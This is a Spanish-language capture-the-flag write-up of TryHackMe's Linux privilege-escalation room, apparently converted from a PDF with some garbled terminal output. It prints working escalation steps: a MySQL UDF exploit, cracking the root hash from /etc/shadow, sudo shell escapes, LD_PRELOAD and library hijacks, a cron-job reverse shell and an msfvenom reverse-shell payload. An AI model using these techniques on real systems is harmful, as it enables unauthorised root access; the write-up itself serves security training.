

# Resolución del CTF Linux Privilege Escalation de TryHackMe

Daniel Valdivieso


May 14, 2023

## 1 Introducción

En este documento se detallará la resolución del CTF de escalado de privilegios nivel medium en TryHackMe.

## 2 Explotacion de servicios

El primer paso es acceder a la maquina por SSH agregandole la opcion para que acepte el acceso mediante ssh-rsa y ejecutar el comando "id"



Se indica que el servicio mysql esta en ejecucion como root, decido corroborarlo con el comando:

```
ps -ef | grep -E "(systemd|mysql)"
```

Se cuenta con un exploit para ejecutar mysql como root en la maquina, este se compila y se ejecuta de la siguiente manera:

```
\begin{lstlisting}[breaklines=true]
gcc -g -c raptor_udf2.c -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so -o
raptor_udf2.so raptor_udf2.o -lc
\end{lstlisting}
```

```

d symbol `system@@GLIBC_2.2.5' can not be used when making a shared object; recompile with -fPIC
/usr/bin/ld: final link failed: Bad value
collect2: ld returned 1 exit status
user@debian:~/tools/mysql-udf$ ls
raptor_udf2.c raptor_udf2.o
<Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
/usr/bin/ld: raptor_udf2.o: relocation R_X86_64_PC32 against undefined symbol `system@@GLIBC_2.2.5' can not be used when making a shared object; recompile with -fPIC
/usr/bin/ld: final link failed: Bad value
collect2: ld returned 1 exit status
user@debian:~/tools/mysql-udf$ gcc -g -c raptor_udf2.c -fPIC
<Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
user@debian:~/tools/mysql-udf$ user@debian:~/tools/mysql-udf$ ls
raptor_udf2.c raptor_udf2.o raptor_udf2.so
user@debian:~/tools/mysql-udf$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.1.73-1+deb6u1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

Este exploit me facilita la ejecucion de comandos a traves de mysql, se decide inyectar el exploit dentro de mysql, se ejecuta despues el binario y la maquina esta rooteada

```

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

<values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
Query OK, 1 row affected (0.00 sec)

< into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.00 sec)

<do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.00 sec)

<'cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash';
+-----+
| do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash') |
+-----+
|                                     0 |
+-----+
1 row in set (0.01 sec)

mysql> exit;
Bye
user@debian:~/tools/mysql-udf$ /tmp/rootbash -p
rootbash-4.1#
rootbash-4.1# rm /tmp/rootbash
rootbash-4.1# exit
exit
user@debian:~/tools/mysql-udf$ 

```

### 3 Explotación de permisos con /etc/shadow

En esta sección se decide confirmar si /etc/shadow tiene permisos de lectura con el siguiente comando:

```
ls -l /etc/shadow
```

Tras verificar que se tiene permisos, se lee dicho archivo:

```
cat /etc/shadow
```

Se decide copiar el hash del usuario root en mi maquina para posteriormente crackear su contraseña:

The screenshot shows a TryHackMe challenge titled "Linux PrivEsc". On the left, a Firefox browser window displays the challenge details. It includes instructions to note that the /etc/shadow file is world-readable, commands to list and view its contents, and a note to save the root user's hash to a file named hash.txt. It also instructs to switch to root using the cracked password and to remember to exit the root shell. A green link at the bottom says "Answer the questions below". On the right, a terminal window on a Kali Linux VM shows the user switching to root and running the command "john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt". Below this, a local terminal window on the attacker's machine shows the cracked password being entered into a root shell.


En mi maquina ejecuto la herramienta John The Ripper con la wordlist rockyou y obtengo la contraseña de root:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

The screenshot shows the TryHackMe challenge interface again. The challenge has been completed, indicated by a green message box stating "Woop woop! Your answer is correct." Below this, there are two questions with their answers filled in: "What hashing algorithm was used to produce the root user's password hash?" (Answer: sha512crypt) and "What is the root user's password?" (Answer: password123). Both answers are marked as correct. At the bottom, there are dropdown menus for "Task 4" and "Task 5", both set to "Weak File Permissions - Writable /etc/shadow". To the right, a terminal window on the attacker's machine shows the "john" command being run against the hash.txt file, successfully cracking the password "password123".

Luego, con la contraseña de root puedo modificar el archivo /etc/shadow para agregar mi propia contraseña con un hash generado por mi y reemplazandolo en el archivo asi:


```
mkpasswd -m sha-512 micontraseña
```



## 4 Explotacion con /etc/passwd

Siendo root puedo modificar tambien el archivo /etc/passwd, con mi propio hash puedo crear un usuario nuevo con privilegios de root de la siguiente manera:

`openssl passwd micontraseña`



## 5 Escalado con permisos de sudo

Para listar los programas que puedo ejecutar como sudo ejecuto el siguiente comando:

`sudo -l`

En el encuentro varios programas que puedo ejecutar como sudo, y de estos puedo buscar cómo escalar privilegios como sudo, por ejemplo, puedo escalar privilegios ejecutando el comando "iftop" y generando una shell con !/bin/sh:

The screenshot shows a Firefox browser window with the URL <https://tryhackme.com/room/linuxprivesc>. The page displays instructions for exploiting programs listed with sudo. It includes a question about how many programs allow sudo execution and another about a program without a shell escape sequence. The terminal window shows the user running iftop and then executing !/bin/sh to gain a root shell.

```

user@debian:~$ iftop
user@debian:~$ !/bin/sh

```

En mi caso, realice la prueba de la vulneracion de todos los comandos que podia vulnerar, adjunto mas ejemplos:

The screenshot shows a Firefox browser window with the URL <https://gtfobins.github.io/gt>. The page contains sections on SUID and Sudo, with examples of commands to exploit them. The terminal window shows the user running iftop and then executing !/bin/sh to gain a root shell.

```

user@debian:~$ iftop
user@debian:~$ !/bin/sh

```

Ademas de esto, puedo ver que puedo escalar privilegios facilmente con todas las apps excepto con /usr/sbin/apache2, pues esta restringido al usuario root. Para ello debo ejecutar un exploit especifico.

## 6 Escalado con variables de entorno

Con el comando "sudo -l" tambien puedo ver las variables de entorno que el usuario tiene asignadas, estas pueden ser explotadas con exploits específicos, en esta maquina se puede cargar un objeto compartido a la variable de entorno "PRELOAD" para generar un ejecutable para las apps que puedo acceder como sudo.

The screenshot shows a terminal window and a Firefox browser window. The terminal window is titled 'Sun 14 May, 18:43 AttackBox IP:10.10.158.9' and shows a user named 'user'. The user runs 'sudo -l' which lists several matching default entries for the user. The user then runs 'gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c' and 'sudo LD\_PRELOAD=/tmp/preload.so ./program-name-here'. The browser window shows the challenge instructions for 'Linux PrivEsc' on TryHackMe, detailing how to use LD\_LIBRARY\_PATH to run apache2 as root.

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$ gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
user@debian:~$ ./program-name-here
user@debian:~$ gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so find
root@debian:/home/user#
```

Con el siguiente comando, se puede listar las librerías compartidas que tiene apache2 y a partir de ellas ejecutar un exploit:

```
ldd /usr/sbin/apache2
```

Se decide crear un objeto compartido bajo la misma técnica del exploit anterior pero con la librería libcrypt.so.1 y posteriormente ejecutar apache2 con este objeto y la máquina rooteadas:

The screenshot shows a terminal window and a Firefox browser window. The terminal window is titled 'Sun 14 May, 18:50 AttackBox IP:10.10.158.9' and shows a user named 'user'. The user runs 'ldd /usr/sbin/apache2' to list shared libraries. The browser window shows the challenge instructions for 'Linux PrivEsc' on TryHackMe, detailing how to use LD\_LIBRARY\_PATH to run apache2 as root.


```
user@debian:~$ ldd /usr/sbin/apache2
    linux-vdso.so.1 => (0x00007fffcbffff000)
    libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fd4ccfd3000)
    libaprutil-1.so.0 => /usr/lib/libaprutil-1.so.0 (0x00007fd4ccfd1900)
    libapr-1.so.0 => /usr/lib/libapr-1.so.0 (0x00007fd4cccadf000)
    libpthread.so.0 => /lib/libpthread.so.0 (0x00007fd4cc8c3000)
    libc.so.6 => /lib/libc.so.6 (0x00007fd4cc557000)
    libuuid.so.1 => /lib/libuuid.so.1 (0x00007fd4cc352000)
    librt.so.1 => /lib/librt.so.1 (0x00007fd4cc14a000)
    libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007fd4cbf13000)
    libdl.so.2 => /lib/libdl.so.2 (0x00007fd4cbd0e000)
    libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007fd4cbae6000)
    /lib64/ld-linux-x86-64.so.2 (0x00007fd4cd3fa000)
user@debian:~$ gcc -fPIC -shared -nostartfiles -o /tmp/libcrypt.so.1 /home/user/tools/sudo/library_path.c
user@debian:~$ sudo LD_LIBRARY_PATH=/tmp libcrypt.so.1: no version information available (required by /usr/lib/libaprutil-1.so.0)
root@debian:/home/user#
```

## 7 Escalado con Cron Jobs


Para listar los eventos cronometrados del sistema puedo ejecutar el comando:

```
cat /etc/crontab
```


En él encuentro un script llamado "overwrite.sh" que tiene permisos de ejecución, decidí modificar dicho script para generar una reverse shell hacia mi máquina y se ejecute en el crontab:



Tras escuchar al puerto que asigné ejecutó netcat y esto me devuelve la shell definida:



Si se vuelve a analizar crontab, se puede ver que el path está en /home/user, este se puede modificar a mi gusto, en este caso, para generar una shell como root en /tmp, de la siguiente manera:



Tras generar esto, en pocos segundos ejecuto el siguiente comando y tengo mi bash como root:


```
/tmp/rootbash -p
```

El siguiente script del crontab cuenta con una wildcard "/\*", esto quiere decir que puedo agregar un archivo malicioso para que se comprima y se ejecute con un exploit al comando "tar" de la siguiente manera:

Genero un binario malicioso con la herramienta msfvenom para que devuelva una reverse shell

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=$ip_maquina LPORT=4444 -f elf -o shell.elf
```

